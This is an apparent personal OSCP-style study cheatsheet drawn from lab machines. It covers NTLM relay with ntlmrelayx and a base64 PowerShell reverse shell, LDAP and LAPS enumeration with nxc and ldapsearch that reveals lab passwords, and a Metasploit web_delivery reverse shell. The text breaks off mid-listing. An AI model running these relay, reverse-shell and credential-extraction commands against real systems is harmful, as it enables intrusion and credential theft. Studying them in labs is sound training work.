In this example we don't use the local *Administrator* user for the relay attack as we did for the pass-the-hash attack. Therefore, the target system needs to have UAC remote restrictions disabled or the command execution will fail. If UAC remote restrictions are enabled on the target then we can only use the local *Administrator* user for the relay attack.

We'll perform this attack with [\*ntlmrelayx\*](#), another tool from the impacket library. This tool does the heavy lifting for us by setting up an SMB server and relaying the authentication part of an incoming SMB connection to a target of our choice.

Let's get right into the attack by starting ntlmrelayx, which we can use with the pre-installed **impacket-ntlmrelayx** package. We'll use *--no-http-server* to disable the HTTP server since we are relaying an SMB connection and *-smb2support* to add support for [\*SMB2\*](#). We'll also use *-t* to set the target to FILES02. Finally, we'll set our command with *-c*, which will be executed on the target system as the relayed user. We'll use a [PowerShell reverse shell one-liner](#), which we'll base64-encode and execute with the *-enc* argument as we've done before in this course. We should note that the base64-encoded PowerShell reverse shell one-liner is shortened in the following listing, but it uses the IP of our Kali machine and port 8080 for the reverse shell to connect.

```
kali@kali:~$ impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.50.212 -c  
"powershell -enc JABjAGwAaQBlAG4AdA..."  
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation  
...  
[*] Protocol Client SMB loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client HTTP loaded..  
[*] Protocol Client HTTPS loaded..  
[*] Running in relay mode to single host  
[*] Setting up SMB Server  
[*] Setting up WCF Server  
[*] Setting up RAW Server on port 6666  
  
[*] Servers started, waiting for connections
```

#### Listing 52 - Starting ntlmrelayx for a Relay-attack targeting FILES02

Next, we'll start a Netcat listener on port 8080 (in a new terminal tab) to catch the incoming reverse shell.

```
kali@kali:~$ nc -nvlp 8080  
listening on [any] 8080 ...
```

#### Listing 53 - Starting a Netcat listener on port 8080

Now we'll run Netcat in another terminal to connect to the bind shell on FILES01 (port 5555). After we connect, we'll enter **dir \\192.168.119.2\test** to create an SMB connection to our Kali machine. Again, the remote folder name is arbitrary.

```
kali㉿kali:~$ nc 192.168.50.211 5555
Microsoft Windows [Version 10.0.20348.707]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
files01\files02admin
```

```
C:\Windows\system32>dir \\192.168.119.2\test
...

```

**Listing 54 - Using the dir command to create an SMB connection to our Kali machine**

We should receive an incoming connection in our ntlmrelayx tab.

```
[*] SMBD-Thread-4: Received connection from 192.168.50.211, attacking target
smb://192.168.50.212
[*] Authenticating against smb://192.168.50.212 as FILES01/FILES02ADMIN SUCCEED
[*] SMBD-Thread-6: Connection from 192.168.50.211 controlled, but there are no more targets
left!
...
[*] Executed specified command on host: 192.168.50.212
```

**Listing 55 - Relay-attack to execute the reverse shell on FILES02**

The output indicates that ntlmrelayx received an SMB connection and used it to authenticate to our target by relaying it. After successfully authenticating, our command was executed on the target.

Our Netcat listener should have caught the reverse shell.

```
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.212] 49674
whoami
nt authority\system
```

```
PS C:\Windows\system32> hostname  
FILESO2
```

```
PS C:\Windows\system32> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::7992:61cd:9a49:9046%4  
IPv4 Address . . . . . : 192.168.50.212  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.50.254
```

#### **Listing 56 - Incoming reverse shell**

Listing 56 shows that we successfully leveraged a relay attack to get code execution on FILESO2!

In this section, we demonstrated that we can leverage our ability to start an SMB connection to either crack or relay the Net-NTLMv2 hash. However, UAC remote restrictions limit the users we can use in pass-the-hash or relay attacks outside of an Active Directory environment.

## **Relay attack vs. Pass-the-hash**

### **Relay Attack (what you're doing in this example):**

- You intercept an authentication attempt in real time (like an SMB connection from a victim machine).
- You don't have the hash saved — you just catch it as it's being used.
- Then, you forward (relay) that authentication to another machine on the fly.
- You don't need to know the password or even the hash — you're just acting as a middleman between two systems.
- Analogy: You overhear someone giving their name at the front desk, and you instantly shout it at another desk to gain entry there.

### **Pass-the-Hash (PtH) Attack:**

- You already have the NTLM hash of a user.
  - You use tools like psexec.py or evil-winrm to authenticate directly by passing in the hash instead of the password.
  - It doesn't involve catching traffic or relaying anything — you're just re-using a stolen hash to log in.
  - Analogy: You stole someone's keycard earlier and are now swiping it yourself to get into a secure room.
- 

## **LDAP**

### [LDAP Hacktricks](#)

- Has a list of ALL the useful ldapsearch commands and more

**LDAP** stands for Lightweight Directory Access Protocol. It is mainly used for Active Directory

### **Port 389 and 3268**

Think of LDAP as:

- A language for querying directories — like a phone book for a network.
- It's commonly used to access Active Directory (AD) in Windows environments.
- LDAP lets users, apps, and services read/write info like:
  - Usernames, emails, group memberships
  - Password hashes (if you're lucky 😊)
  - Computer objects, shared drives, permissions

What LDAP Is Used For in Pentesting

- Enumerating users and groups from a domain
- Finding misconfigurations (e.g., users with write access on sensitive objects)
- Pulling password policies, descriptions, or service principal names
- Exploiting LAPS, Kerberoasting, AS-REP Roasting, etc.

We saw LDAP being used in [Kyoto PG Practice](#)

- They didn't find anything cuz they needed credentials for it

## We saw LDAP being used in the [Hutch PG Practice](#)

- I explain it down below in the "Example using ldapsearch" and "LAPS section"
  - In the first example, they use it to find password from a user object description
    - `nxc ldap 192.168.229.122 -u " -p " -M get-desc-users`
  - In the second example, they use the laps flag to find the plaintext password of local admin, which is the default "Administrator" account
    - `nxc ldap 192.168.229.122 -u 'fmcsorley' -p 'CrabSharkJellyfish192' -M laps`

## From Lina cheatsheet:

```
ldapsearch -H ldap://{ip} -x -s base  
ldapsearch -H ldap://{ip} -x -s base namingcontexts
```

Check if anonymous binding allowed:

```
ldapsearch -H ldap://{ip} -x -b "dc=htb,dc=local"
```

```
nmap -n -sV --script "ldap* and not brute" 192.168.89.122
```

## Most useful nxc ldap commands!

### --kdcHost <Host>

- Use this command if there are multiple DC, so they know which DC to use
- And use HOSTNAME FQDN instead of IP, like **DC01.oscp.exam**
- Example: `nxc ldap <DC-IP> -u <User> -p <Password> --kdcHost <Host> --users`

### For anonymous bind (no credentials), give empty username and password:

- `-u " -p "`
  - So basically give empty username and password
  - I tested this in Hutch PG Practice and it worked
  - " looks like a double quote but its actually two single quotes

#### 1. List all domain users (messy and includes FULL name instead of actual SAM username)

- a. `nxc ldap <DC-IP> -u <User> -p <Password> --users`

- i. This shows all users even like service ones that are useless
  - ii. And it shows full name (like Michael Ye) instead of their actual sAmAccountName that they use to login (like mikeYe for example)
2. **List all domain users (CLEAN with only their sAmAccountName)**
- a. `nxc ldap <DC-IP> -u " -p " --query "(objectCategory=person)(objectClass=user)" sAMAccountName | awk '/sAMAccountName/ {print $NF}'`
    - i. Displays ONLY real users and not random service accounts
    - ii. Shows their sAMAccountName
    - iii. Doesn't include Administrator so just be aware of that!
3. **List all domain users with both their full name and sAmAccountName**
- a. `nxc ldap <DC-IP> -u " -p " --query "(objectClass=user)" sAMAccountName`
4. **List all domain groups**
- a. `nxc ldap <DC-IP> -u <User> -p <Password> --groups`
  - b. If you want to get clean output, then add this **awk** command:
    - i. `| awk '/LDAP/ {print $NF}'`
      1. "grab only lines with string 'LDAP' and print the last word on each line."
      2. \$NF means last word on the line
5. **Enumerates accounts that don't require a password.**
- a. `nxc ldap <DC-IP> -u <User> -p <Password> --password-not-required`
6. **Pulls the description field from user objects**
- a. `nxc ldap <DC-IP> -u <User> -p <Password> -M get-desc-users`
    - i. Can store user passwords in plaintext or hints
7. **Checks for LAPS (Local Admin Password Solution) attributes.**
- a. `nxc ldap <DC-IP> -u <User> -p <Password> -M laps`
    - i. If readable, **exposes the plaintext local admin password for domain-joined machines.**
    - ii. Gives us systems with LAPS-managed accounts, and possibly their plaintext passwords.
    - iii. And if we find the password, we know it's for the local administrator (RID 500) which is by default "Administrator" so we can login:
      - 1. `evil-winrm -i 192.168.229.122 -u Administrator -p <password>`
8. **LDAP Signing Check**
- a. `nxc ldap <DC-IP> -u <User> -p <Password> -M ldap-signing`
    - i. Tests whether LDAP signing is required.
    - ii. If LDAP signing is not required, attackers can perform LDAP relay attacks.
9. **gMSA Enumeration**
- a. `nxc ldap <DC-IP> -u <user> -p <pass> --gmsa`

- i. Enumerates Group Managed Service Accounts (gMSA).
- ii. gMSA accounts can have their managed passwords retrieved by certain principals (PrincipalsAllowedToRetrieveManagedPassword). If misconfigured, attackers can retrieve plaintext service account creds.
- iii. Outputs: List of gMSA accounts and which principals can read their managed passwords.

## 10. AS-REP roast

- a. nxc ldap <DC-IP> -u <User> -p <Password> --asreproast **ASREPROAST**
- b. You have to add the IP and domain to /etc/hosts first

## 11. Kerberoast

- a. nxc ldap <DC-IP> -u <User> -p <Password> --kerberoasting **KERBEROASTING**
  - i. You have to add the IP and domain to /etc/hosts first
  - ii. Used in Active HTB
- b. ldapsearch -x -H 'ldap://10.10.10.100' -D 'SVC\_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s sub "(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2))(serviceprincipalname=/\*/\*))" serviceprincipalname | grep -B 1 servicePrincipalName
  - i. This is for user SVC\_TGS and password 'GPPstillStandingStrong2k18'
  - ii. And the domain is active.htb
  - iii. Used in Active HTB

## 12. Bloodhound ingestor

- a. nxc ldap <DC-IP> -u <User> -p <Password> --bloodhound --collection All
  - b. Idk if it's for Bloodhound CE or legacy tho. Just use sharphound or bloodhound-python instead)
- 

## Example using ldapsearch

The following is from [Hutch](#) PG Practice

They used LDAP to find a username and password

### Run nmap LDAP Scripts

nmap -n -sV --script "ldap\* and not brute" **192.168.89.122**

- **--script "ldap\* and not brute"** : Run all scripts that start with "ldap" and Exclude brute-force scripts
- **-n** : Tells Nmap not to resolve DNS names

```
→ Hutch nmap -n -sV -Pn --script "ldap* and not brute" 192.168.142.122
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-18 20:24 PDT
Nmap scan report for 192.168.142.122
Host is up (0.11s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-07-19 03:24:38Z)
135/tcp   open  msrpc       Microsoft Windows RPC
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: hutch.offsec Site: Default-First-Site-Name)
|_ldap-rootdse:
| LDAP Results
| <ROOT>
|   domainFunctionality: 7
|   forestFunctionality: 7
|   domainControllerFunctionality: 7
|   rootDomainNamingContext: DC=hutch,DC=offsec
|   ldapServiceName: hutch.offsec@HUTCH.OFFSEC
|   isGlobalCatalogReady: TRUE
|   supportedSASLMechanisms: GSSAPI
|   supportedSASLMechanisms: GSS-SPNEGO
|   supportedSASLMechanisms: EXTERNAL
```

- While this revealed nothing important, it did reveal the **domain**, which is **hutch.offsec**. Although this is the FQDN, like the full domain name. If you want just the NETBIOS domain name (used in formats like **hutch\michael**), then NETBIOS is just hutch.
- The blue underline shows the **rootDomainNamingContext: DC=hutch,DC=offsec** which is used for commands like the LDAP search below
  - In other commands like the one below, it's considered the **base distinguished name (base DN)** for the LDAP search. It tells the tool **where to start searching** in the LDAP directory tree.

### How to figure out the rootDomainNamingContext:

- If your full domain (FQDN) is like **oscp.exam**, then your rootDomainNamingContext is:
  - **DC=oscp,DC=exam**
  - Also can use this:
    - **ldapsearch -x -h [IP] -s base namingcontexts**
    - **Look at the first entry, the one in the format DC=...,DC=....**

### You could have also found the same information (below) by running this:

- **nxc ldap 192.168.142.122 -u " -p " -M get-desc-users**
  - Gets all the user descriptions

```
(kali㉿kali)-[~]
└─$ nxc ldap 192.168.229.122 -u '' -p '' -M get-desc-users
SMB          192.168.229.122 445      HUTCHDC      [*] Windows 10 / Server 2019 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1: False)
LDAP         192.168.229.122 389      HUTCHDC      [*] hutch.offsec\:
GET-DESC ... 192.168.229.122 389      HUTCHDC      [*] Found following users:
GET-DESC ... 192.168.229.122 389      HUTCHDC      User: Guest description: Built-in account for guest access to the computer/domain
GET-DESC ... 192.168.229.122 389      HUTCHDC      User: fmcsoley description: Password set to CrabSharkJellyfish192 at user's request. Please change on next login.
```

## Dumping info about all objects

```
ldapsearch -v -x -b "DC=hutch,DC=offsec" -H "ldap://192.168.142.122" "(objectclass=*)"
```

- This performs an anonymous LDAP query against 192.168.142.122, starting from the base domain hutch.offsec, and retrieves all available entries in the directory
  - In practical terms, it requests all directory entries that have an **objectClass** attribute (which means everything: **users**, **groups**, **computers**, **OUs**, etc.).
- **-v** is for verbose
- **-x** is for simple authentication instead of SASL (Simple Authentication and Security Layer). This is required for unauthenticated or basic username/password access (like anonymous binds).
- **-b "DC=hutch,DC=offsec"**
  - This sets the base distinguished name (base DN) for the LDAP search. It tells the tool where to start searching in the LDAP directory tree.
    - **DC=hutch,DC=offsec** means the domain is hutch.offsec — a typical Active Directory structure.
    - You can also get it from the **rootDomainNamingContext** in the nmap scan above, where I underlined in blue. But yeah, you can just guess it if you know the FQDN
- **"(objectclass=\*)"**
  - This is the search filter.
  - **objectclass=\*** means: match all entries that have any object class, effectively listing everything in the directory (users, groups, organizational units, etc.).

```
+ Downloads ldapsearch -v -x -b "DC=hutch,DC=offsec" -H "ldap://192.168.142.122" "(objectclass=*)"
ldap_initialize( ldap://192.168.142.122:389/?base )
filter: (objectclass=*)
requesting: All userApplication attributes
# extended LDIF
#
# LDAPv3
# base <DC=hutch,DC=offsec> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# hutch.offsec
dn: DC=hutch,DC=offsec
# Administrator, Users, hutch.offsec
dn: CN=Administrator,CN=Users,DC=hutch,DC=offsec
```

```

# Freddy McSorley, Users, hutch.offsec
dn: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Freddy McSorley
description: Password set to CrabSharkJellyfish192 at user's request. Please change on next login.
distinguishedName: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
instanceType: 4
whenCreated: 20201104053505.0Z
whenChanged: 20210216133934.0Z
uSNCreated: 12831
uSNChanged: 49179
name: Freddy McSorley
objectGUID:: TxilGihMVKuei6KplCd8ug==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132489437036308102
lastLogoff: 0
lastLogon: 132579563744834908
pwdLastSet: 132489417058152751
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAARZojh0F3UxtpokGnWwQAAA==
accountExpires: 9223372036854775807

```

- This screenshot reveals the **password**, which is in the description of Freddy McSorley

```

logonCount: 2
sAMAccountName: fmcsorley
sAMAccountType: 805306368
userPrincipalName: fmcsorley@hutch.offsec
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=hutch,DC=offsec
dSCorePropagationData: 20201104053513.0Z
dSCorePropagationData: 16010101000001.0Z
lastLogonTimestamp: 132579563744834908
msDS-SupportedEncryptionTypes: 0

```

- If you scroll down then you will find the **sAMAccountName**, which is another word for "username" in Active Directory

```

└─(kali㉿kali)-[~/offsec-labs/TEMP-publish]
└─$ ldapsearch -H ldap://$IP -x -b"DC=vault,DC=offsec" > ldap_dump.txt

└─(kali㉿kali)-[~/offsec-labs/TEMP-publish]
└─$ cat ldap_dump.txt
# extended LDIF
#
# LDAPv3
# base <DC=vault,DC=offsec> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A5C, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
#
# numResponses: 1

```

- This is what it looks like when you don't have access to LDAPSearch

- This is from [Hutch](#) PG Practice

### Enumerate all usernames:

```
ldapsearch -x -h 192.168.89.122 -D "" -w "" -b "DC=hutch,DC=offsec" | grep sAMAccountName:
```

- **-D "** : The bind DN (username). Since it's empty (''), this means you're attempting an anonymous bind.
- **-w "** : The password. Also empty, consistent with an anonymous bind.
- This is from this [Hutch](#) Writeup
- **-b** is for the Base DN

### Enumerate all descriptions:

```
ldapsearch -x -h 192.168.89.122 -D "" -w "" -b "DC=hutch,DC=offsec" | grep description
```

## Another example using ldapsearch

The following is from the **Cascade HTB**

**ldapsearch** is a command-line tool to query LDAP directories. Think of it like **smbclient** but for **LDAP**.

It lets you send LDAP queries and dump directory data. It's part of the OpenLDAP package (built into Kali).

**ldapsearch -x -h [IP] -s base namingcontexts**

- **This command tells you about the root naming contexts of LDAP server**
- **-x** : Use simple authentication (anonymous bind). This avoids SASL (which is more complex).
- **-s base** : Scope of the search is base, meaning: search only the root/base DN (no recursion).
  - Example of DN: CN=John Smith,OU=Users,DC=htb,DC=local
  - Think of a like a file path
- **namingcontexts** : This is the attribute being requested — it asks for the root naming contexts (basically the base DNs (Distinguished Name) that the server knows about).

```

# numResponses: 1
[eu-mod-2]-[10.10.14.2]-[ippsec@parrot]-[~/htb/cascade]
└── [★]$ ldapsearch -x -h 10.10.10.182 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <>> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingContexts: DC=cascade,DC=local
namingContexts: CN=Configuration,DC=cascade,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=cascade,DC=local
namingContexts: DC=DomainDnsZones,DC=cascade,DC=local
namingContexts: DC=ForestDnsZones,DC=cascade,DC=local

# search result
search: 2
result: 0 Success

```

- In this picture, DC=cascade,DC=local is in the DN (Distinguished Name) format
- Distinguished Names are like file paths
- The one in the format "DC=..., DC=..." is the **default domain naming context**, and it always contains the users, groups, computers, and most of the juicy data.
- It's the one you should care about

`ldapsearch -x -h [IP] -s sub -b 'DC=cascade,DC=local'`

- Asks LDAP: "Starting at the domain cascade.local, give me everything you can see below that point"
  - Discovers objects like:
    - Users, Groups, Computers, Organizational Units (OUs), Service accounts, SPNs (for Kerberoasting)
- To find **usernames**, look at the "**sAMAccountName**" section
- One thing to do help you read this output:
  - `cat tmp | awk '{print $1}' | sort | uniq -c | sort -nr | grep '^'`
    - This allows you to see the least common lines (at the bottom of the output)
    - In the **Cascade HTB**, they found "**cascadeLegacyPwd**" through it
    - `awk '{print $1}'` : Extracts the first word (field) of every line — in LDAP output this is usually an attribute like cn:, description:, memberOf: etc.
    - `uniq -c` : Collapses repeated attribute names and counts how many times each appears.

- **sort -nr** : Sorts the counts in reverse numeric order — most common attributes appear first.
- **grep ':'** : Filters to keep only lines that contain a colon : (LDAP attributes), ignoring things like comments or empty lines.
- **-x** : Use simple authentication (anonymous bind). This avoids SASL (which is more complex).
- **-s sub** : Search scope = subtree → includes the base and all levels below it (users, groups, computers, etc.)
- **-b 'DC=cascade,DC=local'** : Base DN (distinguished name) — this is the root of the directory to search under; it's where real AD data lives (users, etc.)

## LAPS

Basically, you can do everything they did down below in a single nxc ldap command:

- **nxc ldap 192.168.229.122 -u 'fmcsorley' -p 'CrabSharkJellyfish192' -M laps**

Much more about LAPS can be found in the [LAPS Readers](#) and [How to get Local Administrator Password using LAPS Readers](#) section of [Local/Global Group Memberships](#)

The following is from **Hutch PG Practice**

This can be used to find cleartext password for local administrator

**LAPS (Local Administrator Password Solution)** is a Microsoft feature that enhances security by randomizing and managing the password of the local Administrator account on domain-joined Windows machines. **It stores the password in Active Directory (AD)** and sets unique, regularly changing passwords per machine.

During local enumeration, it was discovered that Microsoft's Local Administrator Password Solution (LAPS) was installed in the C:\Program Files directory.

```

Directory of c:\Program Files

02/16/2021  11:27 PM  <DIR>      .
02/16/2021  11:27 PM  <DIR>      ..
11/04/2020  05:08 AM  <DIR>      Common Files
11/03/2020  09:34 PM  <DIR>      internet explorer
11/03/2020  10:59 PM  <DIR>      LAPS
11/03/2020  10:37 PM  <DIR>      MSBuild
11/03/2020  10:37 PM  <DIR>      Reference Assemblies
07/16/2021  11:27 PM  <DIR>      VMware
12/08/2020  08:22 PM  <DIR>      Windows Defender
12/08/2020  08:22 PM  <DIR>      Windows Defender Advanced Threat Protection
09/15/2018  12:19 AM  <DIR>      Windows Mail
11/03/2020  09:34 PM  <DIR>      Windows Media Player
09/15/2018  12:19 AM  <DIR>      Windows Multimedia Platform
09/15/2018  12:28 AM  <DIR>      windows nt
11/03/2020  09:34 PM  <DIR>      Windows Photo Viewer
09/15/2018  12:19 AM  <DIR>      Windows Portable Devices
09/15/2018  12:19 AM  <DIR>      Windows Security
09/15/2018  12:19 AM  <DIR>      WindowsPowerShell
0 File(s)
0 S C

```

The context behind why we think we are able to abuse Freddy Sorley's ability to read LAPS password can be found here. If bloodhound is run, you can see a misconfiguration allowing Freddy to read the Administrator's password.

Its possible that LAPS or LDAP has been misconfigured enough to potentially contains the computer passwords for computer object in AD. Knowing this we can go back and search LDAP with the credentials we have specifically looking for the *ms-Mcs-AdmPwd* attribute.

You can also do this attack with a very easy nxc ldap command:

- `nxc ldap 192.168.229.122 -u 'fmcsorley' -p 'CrabSharkJellyfish192' -M laps`

```

└──(kali㉿kali)-[~]
└─$ nxc ldap 192.168.229.122 -u 'fmcsorley' -p 'CrabSharkJellyfish192' -M laps
SMB          192.168.229.122 445   HUTCHDC      [*] Windows 10 / Server 2019 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing=True) (SMBv1:False)
LDAP         192.168.229.122 389   HUTCHDC      [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
LAPS         192.168.229.122 389   HUTCHDC      [*] Getting LAPS Passwords
LAPS         192.168.229.122 389   HUTCHDC      Computer:HUTCHDC$ User:          Password:X5oN5P}n7V6QOO
└──(kali㉿kali)-[~]

```

And then we know that this is the password for the local administrator (RID 500) which is by default "Administrator" so we can login:

- `evil-winrm -i 192.168.229.122 -u Administrator -p 'X5oN5P}n7V6QOO'`

**Look for objects with "ms-Mcs-AdmPwd" attribute:**

`ldapsearch -x -h 192.168.64.122 -D 'hutch\fmcsorley' -w 'CrabSharkJellyfish192' -b 'dc=hutch,dc=offsec' "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd`

- `hutch\fmcsorley` is the domain username in full format
- `-w` is password
- `"(ms-MCS-AdmPwd=*)"`

- LDAP filter:
- Only return entries that have a value for the **ms-MCS-AdmPwd** attribute.
- This attribute stores the cleartext password for a **machine's local Administrator** account when LAPS is deployed.
- **ms-MCS-AdmPwd**
  - This tells ldapsearch to only return this attribute in the results. No need to dump every field.

```
(kali㉿kali)-[~]
└─$ ldapsearch -x -h 192.168.64.122 -D 'hutch\fmcsorley' -w 'CrabSharkJellyfish192' -b 'dc=hutch,dc=offsec' "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
# extended LDIF
#
# LDAPv3
# base <dc=hutch,dc=offsec> with scope subtree
# filter: (ms-MCS-AdmPwd=*)
# requesting: ms-MCS-AdmPwd
#
# HUTCHDC, Domain Controllers, hutch.offsec
dn: CN=HUTCHDC,OU=Domain Controllers,DC=hutch,DC=offsec
ms-Mcs-AdmPwd: J6Q0uU+lhs[SH]
```

- And we can see the plaintext password here!

And then we know that this is the password for the local administrator (RID 500) which is by default "Administrator" so we can login:

- **evil-winrm -i 192.168.229.122 -u Administrator -p 'X5oN5P}n7V6QOO'**

## Apache Directory Studio

Much more about LDAP can be seen in the Support HTB which uses Apache Directory Studio to view LDAP info

---

## Metasploit

[Cheatsheet](#)

There is so much more stuff in the Metasploit section of other cheat sheet. Look at that one. I don't want to copy and paste it here cuz I don't want unnecessary duplication. Although the "Web Delivery Payload" is something only found here

**Tip:**

- For RHOSTS, since it asks for HOSTS, then you don't need to include the http://
  - If it asks for TARGETURI (without the RHOSTS) or something like that, then include http://
  - But if it asks for both RHOSTS and TARGETURI, then you might just put a "/" for TARGETURI if the target is just the website without any path

**How to start metasploit:**

- sudo msfconsole

## Web Delivery Payload (how to send base64 encoded reverse shell over webshell/command-execution):

Used in **Relia Challenge Lab** for .246 since it had the same Umbraco 7.12.4 exploit as Remote HTB

The screenshot shows two terminal windows. The left window is titled '(root@kali)-[~/home/.../Documents/challenge-labs/relia/web02]' and contains the command: '# python3 49488.py -u 'mark@relia.com' -p 'OathDeeplyReprise91' -i 'http://web02.relia.com:14080/' -c powershell.exe -a 'powershell -e JABjAgwAaQbLAG4AdAAGdD0IA1BOAGUAdwTAeEAYbgQAGUAyWb0CAAUwB5AHMDgABLAG0LgB0AGUAAA0BbWbjGAsAZQb0AHMAGLbUEAEMuABDAGwAAQbLAG4AdAAGdCIAmQ5ADIALgAxADYAOAAA0DQANQAIuADIANAA0ACIALAA0DQANAA0ACKa0wAkAHMAdABYAGUAY0BtACAPQAgCQAYwBsAGkZQbIuAHQALgBHAGUAdABTAHQAcgBLAGEB0QoACKa0wBbAG1a0Qb0AGUwB0Af0A2JABiAHkAdABLAHMA1AA9ACAAMAAuAC4AnG1IA0UAMwA1AHwAJ0B7ADAAfQ47AHcAAABpAGwAZQb0ACAGjJABpACAApQAgACQAcwB0AHIAZQbhAG0ALgBSAGUAYQbIKAGjAB1AHkAdABLAHMLAAgADAALAgACQAYbgB5AHQAZQbZAC4ATABLAG4AzwB0AGgAQKApACAAALQbIAgQUIAwACKewA7ACQAZAbHAHQAYQAgAD0IAAAoAE4ZQB3AC0ATwBiAGOAZQBJAHQATAAfAFQ0e0wAGUATgBhAG0ZQbQAGFMAeQbZAHQZOBTAc4AVAb1AHgAdAuAEFAUwBDAEKA5QBFAG4AYwBVAGQ0AQBuAGCAKQAUeEcAZQb0AFMdAByAgkAbgBnAcgAJABiAHkAdABLAHMLAAwACwA1AAkAGkKQ47ACQAcwB1AG4AZB1AGEAYwBrACAAPOAgACgAAqBLAHg1AAkAGQAYQ0AGEAIAAYd41JgAxACAAFAgAE8AdQ80AC0AUwB0AHIAaQbIAgCATApAdSAjABzAGUAbgBkAGIAVQbJAGSAAGd0IAAAkAHMAdABLAHMLAAwAgQAYbgBhAGM0awAgQIAAA1FAAUwAgQACIAAArAACAKAbBwAHCAZAAppAC4AUABhAHQAAgACsAIA1Ad41AAIA1DsAJABzAGUAbgBkAG1AeQb0AGUIAAA0CAAKAbBwAHQAZB4AHQALgB1AG4AYwvBAGQ0aQbIAgCAXQ46ADoAQbTAEMAS0BJACKALgBHAMUdBCA1hkAdABLAHMAAAkAHIMZ0B1a0QAYbgBhAGM0awAyAckAOwAkAHMAdByAGUAYQbTA4VwBYAGkAdABLAcgJABzAGUAbgBkAGIAeQb0AGUAlAwAcwJAABzAGUAbgBkAGIAeQb0AGUALgBmAGUAbgBnAHQ0aaApAdSAjABZAHQAcgb1AGEAbQ0AeYAb1AHM0AA0ACKa0Q7ACQAYwBsAGkAZQbIAHQLgBDAGwAbwBzAGUAKAApAA=='.

The right window is titled '(root@kali)-[/home/kali/Documents/files/scripts]' and shows a netcat listener: '# nc -nvlp 4444 listening on [any] 4444 ... connect to [192.168.45.244] from (UNKNOWN) [192.168.159.247] 49893'. It lists several command history entries related to Windows system32 inetsrv.

1. [Terminal 1]
2. **IMPORTANT:** the -a flag is NOT a powershell.exe flag. It's the flag for the 49488.py exploit. -c is for the command and -a is for the argument passed into the -c command. So, in this case, -c is to run powershell.exe and -a is the base64 encoded rev shell that is passed into powershell.exe
3. The base64-encoded powershell reverse shell can be found in [revshells.com](#) and in the Powershell #3 (Base64) section. You should use this instead of the [multi/script/web\\_delivery](#) metasploit one since metasploit usage is limited in OSCP
4. The base64 reverse shell starts in orange with **powershell -e**
5. The "**-e**" flag means "endcoded," basically telling powershell that the command is Base64 encoded
6. Command execution is everything after **-c**

**Note:** btw, I tested it out, and when you replace powershell.exe with just powershell, it works. Probably because it's part of PATH variable

- But when you replace it with cmd or cmd.exe, it doesn't work. However, I did try manually running the `powershell -e` reverse shell payload on a random CMD gui, and it worked. Like you can definitely run `powershell -e` commands in CMD and have it work, but it just didn't work in this exploit, probably because of a problem between conversion of CMD and powershell

Seen in Remote HTB

- As shown in the **Remote HTB**, if we have command execution on a target machine, and we want a one-line payload to be executed, we can use Web Delivery
  - It is found in **multi/script/web\_delivery**
    - options**
    - set TARGET PSH**
      - PSH means powershell
      - The default target is Python, but since we are working with Windows, we want powershell
    - set LHOST [IP]**
      - This is your own IP
    - set PAYLOAD windows/x64/meterpreter/reverse\_tcp**
      - IMPORTANT: Run "**systeminfo**" using your command execution, and see what system type the target machine is. If it's not **x64**, then change it to whatever the target machine is
        - In the "**systeminfo**" command, look for "**System type**" and you should see something like "**x64-based PC**"
    - Set SRVHOST [IP]**
      - This is your own IP
    - exploit**

```
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.10.14.21:4444
[*] Using URL: http://10.10.14.21:8080/UPV4knQmKDbuv
[*] Server started.
[*] Run the following command on the target machine:
